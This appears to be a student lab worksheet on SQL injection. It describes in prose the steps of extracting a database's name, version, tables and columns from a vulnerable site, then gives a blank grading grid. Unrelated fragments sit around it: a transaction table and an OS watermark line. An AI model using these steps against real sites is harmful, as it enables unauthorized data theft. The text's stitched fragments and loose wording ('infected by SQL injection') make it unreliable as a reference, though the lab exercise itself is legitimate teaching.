2022-09-14	Deposit	\$4000.00

Credits			
Account	Date	Description	Amount
1001160140	12/29/2004	Paycheck	1200
1001160140	01/12/2005	Paycheck	1200
1001160140	01/29/2005	Paycheck	1200
1001160140	02/12/2005	Paycheck	1200

Activate Windows  
Go to Settings to activate Windows.

## Learning outcomes (What I have learnt):

After completing this exercise, you will be able to: Detect SQL Injection, I completed the following exercises: - SQL Injection Techniques, launch a SQL Injection Attack Launch a SQL Injection Attack from command line(url).

1. In the above screenshot we can see we have got an error message which means the running site is infected by SQL injection.
2. Now using ORDER BY keyword to sort the records in ascending or descending order
3. Use the next query to fetch the name of the database
4. Next query will extract the version of the database system
5. Through the next query, we will try to fetch table name inside the database
6. We successfully retrieve all eight column names from inside the table users.



**Evaluation Grid (To be created per the faculty's SOP and Assessment guidelines):**

Sr. No.	Parameters	Marks Obtained	Maximum Marks
1.	Worksheet completion including writing learning objectives/Outcomes. (To be submitted at the end of the day).		
2.	Post-Lab Quiz Result.		
3.	Student Engagement in Simulation/Demonstration/Performance and Controls/Pre-Lab Questions.		
	Signature of Faculty (with Date):	Total Marks Obtained:	